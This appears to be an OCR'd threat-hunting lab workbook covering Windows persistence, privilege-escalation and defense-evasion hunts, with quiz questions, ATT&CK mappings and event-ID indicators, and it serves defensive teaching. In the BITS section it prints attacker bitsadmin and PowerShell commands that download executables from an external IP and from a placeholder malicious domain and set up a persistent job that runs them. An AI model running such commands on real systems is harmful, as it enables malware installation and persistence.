
OTHER INDICATORS — Tasks running scripts or programs from temp directories or insecure locations (writable by any user) are a good indicator for initial (malware just landed) execution/persistence via scheduled tasks, includes but not limited to the following locations:

1. c:\users*
2. c:\programdata*
3. c:\windows\temp*

For scripting utilities pay attention to tasks with action set to one of the following (inspect the arguments if they point to the below insecure commonly used paths):

1. cscript.exe
2. wscript.exe
3. rundll32.exe
4. regsvr32.exe
5. wmic.exe
6. cmd.exe
7. mshta.exe
8. powershell.exe

Execution | Scheduled Tasks



Hunt 1 Timeline Creation

Which two Event IDs are most relevant to detecting short life time scheduled tasks?

enter the event IDs in the format: #, #

SUBMIT CONTINUE

Windows XML Event Logs (EVTX) use channels to store events

channels – streams of events which are used by the OS and applications to publishevents to a log

Which channel was used to store the scheduled task related events?

SUBMIT CONTINUE

What was the name of the scheduled task that was created?

SUBMIT CONTINUE

Which selection best describes the time difference between the scheduled task related logs?

Select a response:

- [ ] greater than 10 seconds and less than 30 seconds
- [ ] greater than 30 seconds and less than one minute
- [ ] greater than 1 second and less than 10 seconds
- [ ] less than 1 second
- [ ] greater than 1 minute

SUBMIT CONTINUE

Hunt 1 Relevant Questions

Persistence:

1. Application Shimming: sysmon (1, 13, 11) and windowd native event 500 "Microsoft-Windows-Application-Experience\Program-Telemetry"
2. Assigning required DCSync AD extended rights to a backdoor regular account (PowerView DACL_DCSync_Right_Powerview_ Add-DomainObjectAcl) - EventIDs 5136 & 4662
3. WMIGhost malwr, sysmon 20, 21 and 1 (ActiveScriptEventConsumer) - wmighost_sysmon_20_21_1.evtx
4. DCShadow - 4742 Computer Account changed - SPN contains "GC" and "HOST" - persistence_security_dcshadow_4742.evtx
5. Bitsadminexec - sysmon_1_persist_bitsjob_SetNotifyCmdLine.evtx (runtime traces) & persist_bitsadmin_Microsoft-Windows-Bits-Client-Operational.evtx (creation and runtime traces)
6. Persistent System Access via replacing onscreenkeyboard PE with cmd.exe -> persistence_accessibility_features_osk_sysmon1.evtx

Hunt 10

Hunt 2

Persistence Hunts

The attackers used Mimikatz (pd.exe) to enable credential theft and made use of scheduled tasks via the Microsoft BITSAdmin utility to transfer files from their C2 to the Visma network. The attackers preferred to upload their malicious tooling to the C:\ProgramData\temp or C:\ProgramData\media directories and executed commands using batch files (x.bat). A full list of the filenames of the suspected attacker tooling can be found in the report appendices.

```
> bitsadmin /transfer n http://173.254.236.158/TWUEGJDITXAONVPUOWFV
C:\ProgramData\temp\TWUEGJDITXAONVPUOWFV

> echo bitsadmin /complete \x.bat" & echo bitsadmin /cancel \x.bat"
```

BITSAdmin example commands used by the attackers.

Hunt 2 Intel

HUNT 2 | BITSADMIN EXECUTION

Attackers abuse BITSAdmin to achieve persistence by creating long-standing jobs or by invoking arbitrary programs when a job completes or errors

```
# Bits download initiated via Powershell
PS> Start-BitsTransfer -Source "http://www.totallylegitinappnews.com/mimi.jpg" -Destination "c:\Windows\vss\mimi.exe"

# Peristence via bitsadmin.exe
CMD> bitsadmin /create backdoor
CMD> bitsadmin /addfile backdoor "http://www.totallylegitinappnews.com/evil.exe"  "c:\windows\VSS\evil.exe"
CMD> bitsadmin /SetNotifyCmdLine backdoor c:\Windows\VSS\evil.exe NULL
CMD> bitsadmin /resume backdoor
```

Background Intelligent Transfer Service (BITS) is a Windows component used to transfer files asynchronously between a client and a server. The BITSAdmin command-line tool can be used to create download or upload jobs and monitor their progress.

Bitsadmin.exe can be used to perform the download of a first stage payload and you woudn't find process execution logs (Event ID 4688) to confirm or deny it. You can, however, leverage the Bits-Client Windows Event log channel to find evidence of BITSAdmin downloads.

Key Indicators

Look for the following three events:

- **Event ID 3 – A BITS job was created**
- **Event ID 59 – A BITS job was started**
- **Event ID 60 – A BITS job was stopped**

ATT&CK™

ID: T1197

Tactic: Defense Evasion, Persistence

Platform: Windows

Permissions Required: User, Administrator, SYSTEM

Data Sources: API monitoring, Packet capture, Windows event logs

Defense Bypassed: Firewall, Host forensic analysis

Persistence | BITS Jobs

AND Filter event.id:3 OR event.id: 59 OR event.id: 60 AND event.dataset:"Microsoft-Windows-Bits-Client"

Fields	@timestamp	event.dataset	event.id	event.action	bytesTransferred	url
	May 12, 2019 @ 11:02:05.215	Microsoft-Windows-Bits-Client	3	BITS job created	--	--
	May 12, 2019 @ 11:04:50.121	Microsoft-Windows-Bits-Client	59	BITS transfer started	0	C:\Windows\system32\cmd.exe
	May 12, 2019 @ 11:04:50.137	Microsoft-Windows-Bits-Client	60	BITS transfer stopped	302592	C:\Windows\system32\cmd.exe
	May 13, 2019 @ 07:50:01.999	Microsoft-Windows-Bits-Client	3	BITS job created	--	--
	May 13, 2019 @ 07:50:59.389	Microsoft-Windows-Bits-Client	59	BITS transfer started	0	C:\Windows\system32\cmd.exe
	May 13, 2019 @ 07:50:59.405	Microsoft-Windows-Bits-Client	60	BITS transfer stopped	302592	C:\Windows\system32\cmd.exe

Hunt 2 Timeline Creation

What was the name of the second job that was spawned?

SUBMIT CONTINUE

Who is the owner of the job that was spawned on May 12, 2019?

SUBMIT CONTINUE

How many bytes were transferred in the first job that was spawned?

SUBMIT CONTINUE

Which log field would contain malicious website/domain names or IP addresses used for transferring data? Look in logs containing Event IDs 59 and 60.

SUBMIT CONTINUE

Hunt 2 Relevant Questions

Privilege Escalation:

1. Via Named Pipe Impersonation - sysmon_13_1_meterpreter_getsystem_NamedPipeImpersonation.evtx (.\pipe\random present in sysmon 1 cmdline and in service registry) and System_7045_namedpipe_privesc.evtx for default windows system event 7045 (service creation)
2. UAC Bypass via EventViewer (mscfile\shell\open set to a cmd) - Sysmon 13 and 1 -> Sysmon_13_1_UAC_Bypass_EventVwrBypass.evtx
3. UAC Bypass via hijacking the "IsolatedCommand" value in "shell\runas\command" - Sysmon 13 and 1 -> Sysmon_13_1_UACBypass_SDCLTBypass.evtx
4. UAC Bypass via rogue WScript.exe manifest -> sysmon_11_1_15_WScriptBypassUAC.evtx
5. UAC Bypass via App Path Control.exe Hijack -> sysmon_1_13_UACBypass_AppPath_Control.evtx
6. UAC Bypass using perfmon and registry key manipulation -> sysmon_13_1_12_11_perfmonUACBypass.evtx
7. UAC Bypass using compmgmtlauncher and registry key manip -> sysmon_13_1_compmgmtlauncherUACBypass.evtx
8. UAC Bypass using cliconfg (DLL - NTWDBLIB.dll) -> sysmon_11_1_7_uacbypass_cliconfg.evtx

Hunt 20

Hunt 3

Hunt 12

Privilege Escalation Hunts

HUNT 3 | COMPMGMTLAUNCHER UAC BYPASS

Attackers achieve privilege escalation by abusing the Windows Auto-Elevation feature to bypass User Account Control

Processes in Windows run at different levels of integrity, representing the different amounts of "trust" they have to interact with the computer. The integrity levels are:

- `System — System level of integrity`
- `Administrator — High level`
- `Authenticated User — Medium level`
- `Everyone — Low level`
- `Anonymous — Untrusted`

User Access Control (UAC) allows Admin users to operate their Windows machine with standard user rights as opposed to Administrative rights. UAC is a lot like sudo in UNIX. Day-to-day a user works with a limited set of privileges. If the user needs to perform a privileged action, the system asks if they would like to elevate their rights.

When UAC is enabled, processes run at Medium or lower integrity, even if the user has Administrative rights.

HOWEVER, the UAC Auto-Elevation feature enables some processes to elevate without displaying a prompt to the user. For a program to be able to run without user consent it has to:

- `be signed with a certificate from Microsoft`
- `be in a secure directory`
- `have the "AutoElevate" property in its manifest`

Unfortunately, many native Windows programs with DLL side-loading vulnerabilities have the properties listed above.

ATT&CK™

ID: T1088

Tactic: Defense Evasion, Privilege Escalation

Platform: Windows

Permissions Required: User, Administrator

Effective Permissions: Administrator


Data Sources: System calls, Process monitoring, Authentication logs, Process command-line parameters

Defense Bypassed: Windows User Account Control

Key Indicators


Look for the following two Sysmon Event IDs:

- `Event ID 1 — A process was created`
- `Event ID 13 — A Registry value was modified`
  - `investigate the registry key path`
  - `investigate the registry key value`



A call to HKEY_CURRENT_USER (or HKCU) from a high integrity process often mean that an elevated process is somehow interacting with a registry location that a medium integrity process can tamper with.

Privilege Escalation | Bypass User Access Control



Hunt 3 Timeline Creation

How many process creation logs are associated with Hunt 3?

SUBMIT CONTINUE

What is the working directory from which the python script process was started? Give the entire path as represented in the log

SUBMIT CONTINUE

What is the name of the Python script used to execute the UAC bypass?

SUBMIT CONTINUE

Initiated by the Python script, which parent process (a legitimate Windows binary) queried the registry before starting cmd.exe?

SUBMIT CONTINUE

Hunt 3 Relevant Questions

Defense Evasion:

1. RDP Tunneling via SSH - eventid 4624 - Logon Type 10 and Source IP eq to loopback IP address
2. RDP Tunneling via SSH - eventid 1149 - TerminalServices-RemoteConnectionManagerOperational - RDP source IP loopback IP address
3. RDP Tunneling via SSH - Sysmon eventid 3 - local port forwarding to/from loopback IP (svchost.exe <-> plink.exe)
4. RDP Tunneling via SSH - eventid 5156 - local port forwarding to/from loopback IP to 3389 rdp port
5. RDP Service settings's tampering - RDPWrap, UniversalTermsrvPatch, WinFW RDP FW rule and RDP-TCP port
6. System and Security Log cleared: 104 System, 1102 Security
7. Time stomping and DLL Side Loading "NvSmartMax.dll" (DE_timestomp_and_dll_sideloading_and_RunPersist.evtx)
8. Process Suspended - ProcessAccess with GrantedAccess eq to 0x800 - process_suspend_sysmon_10_ga_800.evtx
9. Meterpreter Migrate cmd from untrusted process to a trusted one (explorer.exe) - meterpreter_migrate_to_explorer_sysmon_8.evtx
10. Timestomp MACE attributes - sysmon 2 (filecreatetime) and 11 (file creation) - sysmon_2_11_evasion_timestomp_MACE.evtx
11. Office VBA Sensitive Security Setting Changed -> de_sysmon_13_VBA_Security_AccessVBOM.evtx
12. PowerShell CLM local machine environment variable "__PSLockdownPolicy" removed-> DE_Powershell_CLM_Disabled_Sysmon_12.evtx
13. User Account Control Disabled - Sysmon EID 12/12 -> DE_UAC_Disabled_Sysmon_12_13.evtx
14. Unmanaged PowerShell via PSInject -> de_unmanagedpowershell_psinject_sysmon_7_8_10.evtx
15. PowerShell scriptblock logging deleted or disbaled -> de_PsScriptBlockLogging_disabled_sysmon12_13.evtx
16. RDP Port forwarding via netsh portproxy cmd -> de_portforward_netsh_rdp_sysmon_13_1.evtx
17. PowerShell Execution Policy Changed - de_powershell_execpolicy_changed_sysmon_13.evtx
18. APT10 DLL side loading "jli.dll via jjs.exe", ProcessHollowing masqurading as svchost.exe -> apt10_jjs_sideloading_prochollowing_persist_as_service_sysmon_1_7_8_13.evtx

← Hunt 13
← Hunt 5
← Hunt 4

Defense Evasion Hunts


Towards the end of April 2019, we tracked down what we believe to be new activity by APT10, a Chinese cyber espionage group. Both of the loader's variants and their various payloads that we analyzed share similar Tactics, Techniques, and Procedures (TTPs) and code associated with APT10.

Although they deliver different payloads to the victim's machine, both variants drop the following files beforehand:


- jjs.exe - legitimate executable
- jli.dll - malicious DLL
- msvcrt100.dll - legitimate Microsoft C Runtime DLL
- svchost.bin - binary file

by Ben Hunter, enSilo Intelligence Team on May 24, 2019 -Malware , APT , enSilo Breaking Malware

Hunt 4 Intel

HUNT 4 | JAVA DLL SIDELOADING

Attackers use this defense evasion technique as a means of masking actions they perform under a legitimate, trusted Java software process



Dynamic-link library (DLL) sideloading is an exploitation technique that takes advantage of how Microsoft Windows applications handle DLL files. Legitimate, signed executables vulnerable to dll sideloading can be forced to load specially crafted DLLs which decompress and decrypt malicious payloads. This technique is successful at bypassing endpoint detection.

ATT&CK™

ID: T1073

Tactic: Defense Evasion

Platform: Windows


Data Sources: Process use of network, Process monitoring, Loaded DLLs

Defense Bypassed: Process whitelisting, Anti-virus

Key Indicators

When analyzing Sysmon logs, look for indications of Java programs with interesting behavior such as:

